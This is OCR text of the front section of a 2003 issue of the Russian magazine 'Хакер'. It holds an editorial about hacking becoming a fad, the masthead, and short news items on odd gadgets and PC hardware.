ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

ver 07.03 (55)

WWW.XAKEP.RU

Ai

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ



55

Знаешь, в чем самая большая беда движения хакеров? Да в том, что это движение! Вернее, стало движением, почти стахановским. То, что начиналось когда-то как закрытое сообщество увлеченных энтузиастов, профессионалов своего дела, выродилось в модное веяние, стало единственным признаком «крутости» компьютерщика. Как, ты не знаешь, как «узнать ip ламера в чате» (вот эта фраза меня особенно убивает)? Ну-у, значит ты сам – ламо ушастое. Немодный чувак.

Как только что-то становится модным, на этом можно ставить крест. Новая история знает кучу подобных примеров. Панки стали модными, и в продаже появились духи с запахом пота для тех, кто не хотел бомжевать, но хотел пахнуть как «настоящий» панк. Рэп стал модным, и появились всякие децелы и прочие «рэперы» от масс-культуры. Это общее правило всех субкультур: как только она попадает в поле интереса массовой культуры и становится «модным движением», пора на это забивать и придумывать что-то новое.

Это я все веду к широко разрекламированной «массированной атаке хакеров на интернет», которая, по мнению СМИ, должна была произойти 6 июля. Как делались дефейсы на заре «движения» хакерства? Взломщик-одиночка, обиженный на своего работодателя, или решив проверить уровень защиты сервака, ломает сайт крупной конторы. Может быть, даже к военным или спецслужбам в гости заглянет. Никто ничего заранее не подозревает, все хватаются за голову и начинают латать дыры только ПОСЛЕ позорного дефейса. Потом пошло-поехало: хак-группы, хакерские форумы, хакерские съезды и вот, наконец, апофигей маразма – планетарное состязание дефейсеров. Результат тебе известен? Весь мир посмеялся над тринадцатилетними «горе-хакерами» и над мнительными спецслужбами, которые зачем-то переполошились по такому пустяковому поводу. Кстати, ГУВД даже официально предостерегало от пользования интернетом в то воскресенье. Вот как у нас хакеров боятся. Как оказалось, зря боятся. «Модное движение» способно разве что с «ламерами в чате» воевать.

Выводы? Сегодня выводов не будет. Я не собираюсь тебя ни к чему призывать и ни в чем убеждать. Хакерство превратили в шоу, а шоу, как известно, must go on...

Александр '2posonS' Сидоровский
главред X



+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Губарь

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru


Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия


Тираж **75 000** экземпляров.
Цена договорная.








Феррум




Inside




PC_Zone




Implant




Взлом



Юниксоид



Кодинг



Юниты

WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

!!! Алекс Целых (News@real.xakep.ru)

МАЛЕНЬКИЙ ХИРУРГ

■ Британские ученые представили концепцию наноскопического робота-хирурга. Fractal Surgeon состоит из модулей объемом не более кубического миллиметра. Он проникает в тело человека через едва заметное отверстие, после чего собирается в хирургический инструмент для напряженной работы. Одновременно в теле могут оперировать несколько команд роботов. Например, при тяжелом ранении шрапнелью они обнаружат инородные тела и будут дружно работать над их удалением. Бригада нанохирургов соберет "пазл" из обломков костей и зафиксирует их до полного срастания. На разработку действующего образца наноробота требуется около 1 миллиона долларов.



КУРОЛОВКА 

■ Компания Lewis/Mola (www.lewismola.com) представила уникальный комбайн для скоростного отлова несушек. Адская машина весом около 9 тонн при помощи огромного ковша загребает кур на конвейер, чтобы через мгновения доставить изумленных птиц в клетки. Производительность лучших ловцов кур, 1000 птиц в час, не идет ни в какое сравнение с новым агрегатом, который ежеминутно сортирует 150 несушек. Количество поломанных крыльев и перебитых "ножек Буша" сокращается в разы. Как не порадоваться за пернатых!

ЭЛЕКТРОННАЯ КАНАРЕЙКА 

■ Американские ученые создали электронный аналог канарейки-провидицы. В прошлом столетии без этой пичужки шахтеры отказывались спускаться в забой. При наличии смертоносных газов канарейка погибала первой. Гибрид живой клетки и электрического чипа срабатывает на любое воздействие, которое способно убить жизнь. Встроенный LED-индикатор предупреждает о смертельной опасности.

ВНИМАНИЕ, РОЗЫСК! 

■ Microoptical и Identix представили девайс для идентификации преступников в общественных местах. Digital MP состоит из миниатюрной видеокамеры, микрофона и очков, в стекла которых встроены дисплеи. Конструкция работает под управлением W2K. Камера фиксирует все, что наблюдает человек, и через компьютер на поясе передает картинку на сервер. Результат проверки по базе данных проецируется на линзы, что, впрочем, не мешает "робокопу" наблюдать за происходящим вокруг. Если случайный прохожий имеет черты преступника из федеральной базы данных находящихся в розыске, система настойчиво предлагает его задержать.

РОБОТ-АГРОНОМ 

■ В разгар дачного сезона в Копенгагене представили робота, уничтожающего сорняки. Автономная колесная тележка примечательна своей маневренностью. Она может работать на поле, где уже вызревает урожай. При помощи видеокамеры "умный" механизм сканирует растения на пути и дотошно сверяет "фоторобот" с базой данных. В последнюю занесены 40 видов сорных трав в привязке к географической местности. Жестянка распознает сорняки по размерам и симметрии листьев, а также полутора десяткам других параметров. Первая модель робота наносит точное расположение сорняков на электронную карту, что позволяет значительно сократить использование гербицидов. Следующие модификации будут самостоятельно убивать вредные растения несколькими каплями химикатов, либо уничтожать сорняки механически, то есть просто выдергивая из земли.

ДУЭЛЬ БОТОВ 


■ Последняя новинка от компании Nikko - неугомонная парочка боевых ботов на радиоуправлении. Инструктируемые с пульта пластмассовые вояки могут двигаться в любую сторону и осуществляют разворот на месте. Заняв удобную позицию, они открывают огонь на поражение. Из "лазерной пушки" на груди вырывается сноп инфракрасных лучей, калечащих противника. Расстрел сопровождается характерными звуками хайтек баталии. Первые ранения лишают роботов рук, со смертельным выстрелом отваливается голова. Игрушка продается в России по цене около 80 долларов.



КОСМОДРОМ В ГАРАЖЕ 

■ Житель Новой Зеландии построил в собственном гараже крылатую ракету класса "земля-воздух". Все необходимые комплектующие, включая реактивный двигатель, он заказал через интернет. Затраты на строительство не превысили 2850 долларов. Для того чтобы ракета представляла реальную военную угрозу, достаточно прикрутить к ней десятикилограммовую боеголовку. По расчетам генерального конструктора, его ракета будет способна поразить цель на расстоянии 100 километров через 15 минут после запуска. Никакая система противовоздушной обороны ее не остановит. Умелец намерен выложить инструкции по сборке в интернете, чтобы страны должным образом готовились к подобным атакам изнутри. Новозеландская полиция заявляет, что полностью контролирует ситуацию.

НЕБЕСНАЯ БУХГАЛТЕРИЯ 



■ Американская компания PlannedLegacy (www.plannedlegacy.com) представила компьютерный киоск для сбора церковных пожертвований. С цветного сенсорного дисплея доступна информация о храме и расписание служб. Надпись ниже предлагает внести свою "электронную десятину", не отходя от кассы. Терминал принимает наличность и кредитные карты прихожан, а в подтверждение платежа выплевывает чек с текстом молитвы на день. Первые киоски будут установлены на входе в католическую церковь городка Батон-Руж.

"УМНАЯ" БУТЫЛКА 

■ Компания Hardys запатентовала "умную" винную бутылку. Ее прототип к полуторавековому юбилею компании разработали студенты колледжа Св.Мартина. В бутылку будущего встроен миниатюрный экран, транслирующий разнообразную питейную информацию. Короткий документальный фильм повествует о том, где был выращен виноград, как правильно хранить вино и с какой пищей лучше употреблять. В горлышке самоохлаждающейся бутылки расположен датчик температуры, а сетка-авоська облегчает транспортировку. Руководство компании сообщило, что имеет далеко идущие планы на эту фантастическую задумку.





СУПЕРПРИСТАВКА

■ В Штатах собрали суперкомпьютер из приставок Sony Playstation 2. Для эксперимента была приобретена сотня игровых устройств, однако в ход пошли только 70. Выбор пал на Sony из-за встроенного в приставку Linux-модуля с высокоскоростным сетевым соединением и дисковым накопителем. Главные проблемы, которые решали инженеры NCSA - ограничение памяти 32 Мб и сложность выкорчевывания внутренностей из корпуса приставки. В итоге, вычислительный кластер продемонстрировал производительность полтриллиона операций в секунду. При этом использовалась мощность не микропроцессора, а графического сопроцессора Emotion Engine. Бюджет проекта составил 50 тысяч долларов - копейки, по сравнению с миллионами, затрачиваемыми на строительство больших суперкомпьютеров.

ХРАП ПОД ТОКОМ 

■ Компания Hivox Product (www.hivoxproduct.com) представила устройство для бескомпромиссной борьбы с храпом при помощи электрошока. SnoreStopper занимает место наручных часов, когда те на время сна отправляются на тумбочку. Встроенный звуковой биосенсор распознает храп и легким электрическим покалыванием "научает" организм хорошим манерам. Массаж электрошоком либо снимает напряжение мышц гортани, либо заставляет храпуна перевернуться на другой бок. Если пятисекундного импульса оказалось недостаточно, электрошок включается еще на 20 секунд. По заявлению разработчиков, редкий организм будет "упираться" более двух недель. Как правило, частота и громкость храпа снижается уже после первого сеанса электрошоковой терапии. Стоимость девайса в интернет-магазине - около 80 долларов.


АМЕРИКАНСКИЙ ПИРОГ 

■ Студентка факультета дизайна из Англии изобрела прихват для пирогов и сэндвичей. Гаджет придется по душе любителям перекусить горяченьким во время спортивного матча. Изобретательница сама не раз обжигала пальцы фаст-фудом, а однажды наблюдала, как болельщик не удержал горячий кусок пирога и уронил его за шиворот сидящему ярусом ниже. В результате долгих опытов с пирогами разного вида и формы на свет появился миниатюрный пластиковый контейнер с куполообразной крышкой. Обхватив его одной или двумя руками, очень удобно размеренно откусывать от пирога и при этом не ронять на землю листья салата. Студентка собирается получить патент на нехитрое приспособление и распространять его через спортивные клубы.





!!! Алекс Целых (News@real.xakep.ru)

СВЕТ МОЙ, ЗЕРКАЛЬЦЕ



■ Philips анонсировала выпуск жидкокристаллических дисплеев, встроенных в зеркала. Поляризованные зеркала, ноу-хау компании, способны пропускать свет через отражающую поверхность. При включении дисплея ты наблюдаешь новую порцию "клубнички" в разрешении 1024x768 пикселов, при выключении - знакомую небритую физиономию. Экран необязательно должен быть размером с зеркало, диагональ рабочей области варьируется от 17 до 30 дюймов. Так, например, на части зеркала в ванной можно крутить мультфильмы, чтобы детишки с удовольствием драили молочные зубы. А можно начать утро с изучения сводок о пробках на дорогах. Специальный коннектор позволяет подключать к Mirror TV лаптопы и домашние компьютеры. В конце года планируется начать поставки устройств в фешенебельные отели. 17-дюймовый дисплей тянет на 2500 долларов.





ШКАФ ДЛЯ "ПОСУДЫ"



■ В Москве представили первый прототип агрегата для утилизации банок и бутылок из-под пива на улицах города. Шкаф 1,5x1 м - результат творческого скрещивания урны для мусора и автомата по продаже газировки. Отверстия по бокам принимают использованную посуду: синее - бутылки, красное - банки. Если прохожий перепутал, детектор металла обнаружит случайную банку среди пластиковых бутылок и отправит ее в нужное отделение. На тот случай, если посуда закрыта, ее прокалывают острыми шипами, сплющивают валиками и режут на куски. Специальный шредер шинкует бутылки на полосы или квадраты, а металлические банки режет соломкой и прессует в аккуратные алюминиевые кирпичики. Измельченные отходы попадают в ящики-контейнеры на колесах. В каждом хранятся останки до 3000 банок и бутылок.

ПО ЩУЧЬЕМУ ВЕЛЕНЬЮ...



■ Житель американского штата Миннесота выудил необычную форель с компьютером в брюхе. Находка привлекла внимание рыбака, когда он разделывал улов на кухне. На миниатюрной таблетке был выгравирован номер телефона, и Емеля поспешил его набрать. На том конце провода ответил офицер Комиссии по охране дикой природы. Как выяснилось, эта организация занимается исследованием состояния воды в Великих озерах, для чего вживляет рыбам микрокомпьютеры. Датчики с 16 Мб ОЗУ собирают информацию о глубине погружения рыбы и температуре воды каждые 15 секунд. Желаний рыбака форель не исполнила, зато он получил вознаграждение 100 долларов за находку. А главное, жаркое было отменное.

ПОДВОДНОЕ РАДИО



■ Компания Aqua Sphere (www.sealmask.com) начала продажи дыхательных радиотрубок для настройки на FM-волну под водой. Приемник на аккумуляторах расположен с обратной стороны мундштука. Через челюсти и кости черепа звуки доходят до внутреннего уха без всяких наушников. При включении Aqua FM настраивается на ближайшую волну. Ее источником, кстати, может быть радиобакен, выпускаемый компанией. На время полного погружения трансляция временно прерывается, так как радиоволны не проникают под воду. Стоимость новинки - порядка 70 долларов.

САМОХОДНЫЕ ШТАНЫ



■ Японские ученые изобрели "самоходные штаны". Конструкция представляет собой пару плоских "ног", подпирающих пятки, и блок управления в рюкзаке. Общий вес оборудования - более 17 килограммов, однако человек этого совершенно не ощущает. Специальные сенсоры улавливают сигналы мозга, направленные на совершение движений. После этого компьютер инструктирует "самоходные штаны" на предмет скорости и направления ходьбы. Новинка уже позволяет передвигаться быстрым шагом, совсем скоро она будет перемещать своего обладателя со спринтерской скоростью.



"КОЛЮЧИЙ" ЖАКЕТ

■ Американские дизайнеры разработали женский жакет с электрошоковым устройством. Гаджет No-Contact призван защитить слабый пол от приставаний маньяков, извращенцев и других "липких" элементов. Предварительно владелица должна снять жакет с предохранителя и зарядить проводящее волокно, удерживая кнопку внутри одного из рукавов. Готово! Как следует из инструкции, при приближении опасности необходимо сделать "предупредительный выстрел". Через щель между лопаток маньяк будет наблюдать снопы молний, сопровождаемые потрескиванием. Нежелающих прятать грязные ручонки в карманы ждет разряд 80 тысяч вольт. Хайтек-жакет можно приобрести уже сейчас за тысячу долларов.



HardNews
!!! Nikitos (nikitos@real.xakep.ru), http://nikitos.inc.ru

В номере:
Сканить - не пересканить
Мамка из Китая
Шаттл - взлет разрешаю!
0,09 микрон

июль 2003
№55



Стильный дисплей

Компания LaCie представила на европейском рынке свою новую разработку - ЖК-дисплей Photon18Vision с диагональю 18,1 дюйма. Новинка продолжила популярную линейку мониторов, а благодаря сравнительно невысокой цене (699 евро), стильному дизайну и неплохим характеристикам, по всей видимости, станет удачным приобретением. Вот краткие технические спецификации устройства:

■ Диагональ экрана: 18,1 дюйма (46 см)
■ Диаметр точки: 0,281 мм
■ Разрешение: до 1280x1024 @ 60 Гц
■ Строчная развертка: 31 КГц - 82 КГц



■ Кадровая развертка: 55 Гц - 85 Гц
■ Максимальная яркость: 200 кд/м2
■ Контрастность: 350:1
■ Угол обзора по вертикали и горизонтали: 160˚
■ Интерфейс: VGA, DVI, в комплекте переходники DVI => ADC, DVI => VGA
■ Габариты: 389x369x205 мм
■ Вес: 8,3 кг
■ Фирменная гарантия: 3 года
■ Цена (в Европе): 699 евро

Сканить - не пересканить

Компания Umacs начала поставки в Россию своего нового планшетного сканера Astra 2500. Новинка сканирует с оптическим разрешением 600 на 1200 dpi, поддерживает возможность цифровой интерполяции до 19200 dpi. Сканер подключается к компьютеру при помощи интерфейса USB 1.1, при этом поддерживаются только ОС бессмертного семейства Windows, в поставку включен необходимый софт (для обработки изображений и т.п.). Устройство обеспечивает глубину цветопередачи до 48 бит и имеет регулируемый зазор между крышкой и плоскостью сканера, чтобы можно было без проблем сканить толстые книги и журналы. Стоит новинка всего $61 и ориентирована на рынок домашних систем.

X-стильная система охлаждения


Компания Thermaltake Technology представила общественности новую систему охлаждения X-blower. Она состоит из двух вентиляторов и встраиваемой в 5,25-дюймовый отсек панели, позволяющей управлять работой вентиляторов. Первый вентилятор - Blower Fan, имеющий размеры 8x8x7 см, функционирует на базе качественных сдвоенных подшипников и предназначен для обдувания греющихся элементов внутри компьютера (например, чипсета материнской платы, инверторов сетевых карт и т.п.). Второй кулер - Axial Fan поменьше, его толщина всего 2,5 сантиметра, а занимается он тем, что эвакуирует горячий воздух из корпуса компьютера. Устанавливается он в соответствующем месте на задней стенке системного блока.



Но основная прелесть системы заключается в наличии хардварного модуля управления кулерами - есть две ручки, которыми можно регулировать скорость вращения лопастей вентиляторов! Меня лично эта возможность привела в восторг.

Asus'ная мама

Компания Asus начала поставки новой системной платы Asus A7V600 под AMD-платформы. Новинка функционирует на чипсете VIA KT600, который поддерживает новые процессоры Athlon XP 3200+ с FSB 400 МГц. Ниже приведены основные технические спецификации устройства:



■ Чипсетная связка: VIA KT600 + VT8237
■ Поддерживаемые процессоры: AMD Athlon 3200+ с 400-мегагерцовой системной шиной
■ Три слота памяти DIMM DDR - до 3 Гб мозгов PC3200/../1600
■ Форм-фактор ATX
■ Шина AGP: один слот с поддержкой режима 8x
■ Шина PCI: 32-разрядная, шесть слотов
■ Встроенный Ethernet-контроллер с поддержкой 1000base-T на чипе от 3Com
■ Интерфейс USB: восемь портов USB 2.0
■ интегрированный 5.1 звук
■ Поддержка режимов UltraDMA/133/100/66, и возможность организации RAID уровней 0 и 1


Скоростной резак

Компания LiteOn расширила линейку своих CD-RW приводов моделью, способной работать с CD-R дисками в режиме 52x, перезапись же RW-болванок может осуществляться на 32 скоростях. Основные спецификации устройства:

■ Поддержка технологии Smart-burn, позволяющей автоматически определять качество диска и выбирать максимально возможную скорость записи
■ Защита буфера записи от опустошения для повышения производительности
■ Система поглощения вибрации (VAS) при чтении и записи для улучшения шумовых характеристик устройства
■ Двухмегабайтный буфер
■ Поддержка записи Fixed Packet, Variable Packet, TAO, SAO, DAO, Raw Mode Burning и Over-Burn
■ Поддержка режима Ultra-DMA mode 2
■ Время доступа - 80 мс
■ Поддерживаемые форматы дисков: CD, CD-R(W) 8 и 12 см

Мамка из Китая

Компания ASRock объявила о начале поставок своей новой разработки - системной платы K7S8XE, функционирующей на базе чипсета SiS748. Новинка поддерживает процессоры AMD Athlon с частотой системной шины до 400 мегагерц, память DDR400 и 8x-режим шины AGP. В довесок, плата обладает интегрированным сетевым адаптером (10/100base-T), 5.1 звуком и четырьмя портами USB 2.0.
Стоит новинка и вовсе копейки - около $60, что делает ее подходящей для использования в недорогих бюджетных системах (цены на новые процессоры Athlon в ближайшее время должны заметно упасть). Что же касается производительности, то пока судить сложно, но чудес ожидать не стоит.



Впрочем, первые тесты должны скоро появиться на соответствующих западных сайтах.

Новое слово в HDD-cooling'е

Корейская компания Zalman выпустила новую систему охлаждения для жестких дисков - Zalman ZM-2HC1. Она представляет собой конструкцию из четырех радиаторных пластин, соединенных десятью медными трубками. Также, для уменьшения шума и вибрации от работы HDD, система оборудована че-



тырьмя демпфирующими резиновыми стойками, а для большей безопасности имеется заземляющая система.


Обычный трехдюймовый жесткий диск без проблем монтируется внутрь устройства, где ощущает себя чрезвычайно комфортно. Весит это чудо размерами 146x146x36,5 мм чуть более 263 граммов, а общая охлаждаемая площадь превышает 400 квадратных сантиметров.

При помощи специальных болтов комплект устанавливается в обычный 5,25-дюймовый отсек, хотя имеется и возможность крепления устройства непосредственно на одну из стенок корпуса.

В Россию эта охлаждающая система приедет в середине лета, ожидаемая цена - около $20.

Шаттл - взлет разрешаю!

Компания Shuttle объявила о выходе новой линейки системных плат AN35N, поддерживающих самые последние процессоры от AMD. Выполненные в стандарте ATX на базе чипсета NVIDIA nForce2, платы AN35N-400 и AN35N-400 Ultra отличаются друг от друга типом поддерживаемой памяти. Если первая модель может работать только с одноканальной 64-разрядной памятью, то вторая - более дорогая и функцио-



нальная - поддерживает 2-канальную 128-разрядную память DDR400. Обе платы работают с процессорами AMD Athlon XP/Duron на 200/266/333/400-мегагерцовой системной шине.

Возможность ручной установки частоты FSB понравится любителям разгона, также существует возможность ручной установки напряжения питания ядра процессора - от 1,1 до 2 вольт! А если ты вдруг переусердствуешь, на помощь придет система термозащиты, которая не позволит твоему камню умереть. Компьютеры на базе этих системных плат могут иметь до 3 гигабайт памяти DDR400, также поддерживается режим 8x - режим шины AGP, имеется пять слотов расширения шины PCI (v2.2) и 4 разъема USB 2.0. Обе материнские платы обладают, помимо прочего, интегрированной микросхемой Realtek ALC650, обеспечивающей поддержку 5.1 звука на базе кодера Ac'97, и сетевым контроллером Realtek 8201BL, способным подключаться к Ethernet-сети 10/100base-T.

Стильный mp3-плеер

Компания Seagrand - известный производитель миниатюрных мультимедийных устройств, начала поставки новых mp3/wma-плееров из направления Otomo Capsule. Новая линейка пока представлена двумя моделями: OT100C-128MB и OT100C-256MB, обладающих, соответственно, 128 и 256 Мб встроенной флеш-памяти. Благодаря интегрированному интерфейсному порту USB 1.1 новинки могут напрямую подключаться к компьютеру, причем, если там установлена



Windows 2000 или XP, устройства подцепятся без использования каких-либо дополнительных драйверов и будут видны как "съемный накопитель".

Новинки поддерживают формат MP3 с битрейтом 32-320 kbps, а также WMA (48-192 kbps), причем соотношение сигнал/шум будет более 90 дБ. Дисплей с тыловой подсветкой отображает информацию о воспроизводимом треке и текущие параметры эквалайзера.

Весит устройство всего-навсего 38 граммов, может непрерывно работать до 12 часов от одной щелочной батарейки формата AA. Габариты плеера - 87x14x46 мм.

Начало поставок намечено на июль, ориентировочная цена зависит от объема интегрированной памяти и составляет соответственно $125/$170 для 128/256-мб вариантов.

NEXT

В номере:

июль 2003
№55

0,09 микрон

Корпорации Toshiba и SanDisk представили на симпозиуме VLSI, проходящем в японском городе Киото, новую разработку в области flash-памяти. Новая архитектура ячеек памяти NAND позволила перевести производство чипов памяти с 0,13 на 0,09 микронный процесс. Новая технология позволит также увеличить емкость чипов флеш-памяти до 4 Гигабит.
Toshiba и SanDisk уже провели испытания новых чипов памяти, доказавшие их работоспособность и надежность. Компании планируют начать производство по 0,09 микронной технологии в начале 2004 года на своем совместном предприятии FlashVision, расположенном в японском городе Йоккайчи. В производстве чипов будет использована технология многоуровневых ячеек памяти (MLC), позволяющая в каждой ячейке памяти хранить 2 бита информации. Большая эффективность MLC-памяти открывает разработчикам новые горизонты для снижения цен. Флешки дешевеют.

DVD-конфренция

Компания Sony провела в Москве пресс-конференцию, посвященную первым в мире мультиформатным DVD-приводам Sony Dual RW. В ней приняли участие топ-менеджеры подразделений оптических накопителей Sony компаний Home Storage Company и Sony Information Technologies Europe.
Джордж Дамигос из Sony/Europe представил планы компании по трем линейкам (внутренние, внешние DVD-приводы и комбинированные устройства для ИТ-рынка и рынка аудио- и видеотехники) на 2003 г. Начиная с четвертого квартала планируется выпуск очередных приводов "Dual RW" DRU520A и DRX520UL, а также расширение модельного ряда комбо-приводов MPD (сейчас этот ряд представлен устройством MPD-AP20U).
Представители компании особо подчеркивают, что компания Sony владеет патентом на технологию CD и участвовала в разработках практически всех технологий записи и чтения дисков. Кроме того, Sony уже который год сохраняет лидирующие позиции на рынке DVD-приводов именно благодаря ориентации на два важнейших сегмента рынка - периферийных компьютерных устройств и бытовой аудио- и видеотехники.

Компьютер ручной сборки

Ни для кого не секрет, что любой чел, способный отличить мать от видюхи, может сам собрать современный комп. Компания Gigabyte решила это доказать, организовав оригинальное состязание – сборку компьютеров на время, принять участие в котором может любой желающий. 28 июня в магазине «Олди» прошел четвертый тур соревнований. Желающих попытать счастья на спортивно-железном поприще оказалось более чем достаточно. Но для того, чтобы получить возможность поработать отверткой, претендентам пришлось пройти неслабый отборочный тур. В результате в числе участников осталось двадцать человек, остальные перешли в разряд болельщиков. Впрочем, скучать не пришлось никому. В прикольных конкурсах и викторинах было разыграно множество призов, предоставленных организаторами акции. А участники соревнований сражались за главный приз – компьютер Пентиум 4, собранный своими ручками. На



сборку у них ушло от 5 до 12 минут, а лучшее время показал Игорь Ушаков, сумевший собрать компьютер за 4 минуты 49 секунд. Приятно, что для московской молодежи сборка компьютера - не проблема. Ну а ты сможешь попробовать свои силы в пятом туре, который пройдет 26 июля в Москве. Подробности на сайте акции по адресу: www.winner.gigabyte.ru.

Прорыв Seagate



Компания Seagate вышла на рынок дисковых накопителей для ноутбуков, создав новую линейку Momentus. Это направление в настоящий момент представлено двумя винчестерами емкостью 20 и 40 Гб. Устройства отличаются традиционной для Seagate высокой надежностью работы, а благодаря шпинделю, вращающемуся с частотой 5200 об/мин, винчестеры работают значительно быстрее своих конкурентов. Так, в тестах, приводимых производителем, утверждается, что Momentus на 47% быстрее открывает файл Excel размером 12 Мб. Столь внушительная производительность не сказалась на энергопотреблении - благодаря массе оригинальных технических решений, инженерам Seagate удалось добиться отличных показателей и в этой области. В производстве новинок также применяются знаменитые фирменные гидравлические подшипники, которые делают винчестеры Seagate одними из самых тихих в мире (вспомни хотя бы блестящую линейку Barracuda).
Благодаря всем этим качествам новые винчестеры Seagate могут занять лидирующее положение на перспективном рынке дисковых накопителей для ноутбуков.

Проверено: багов нет

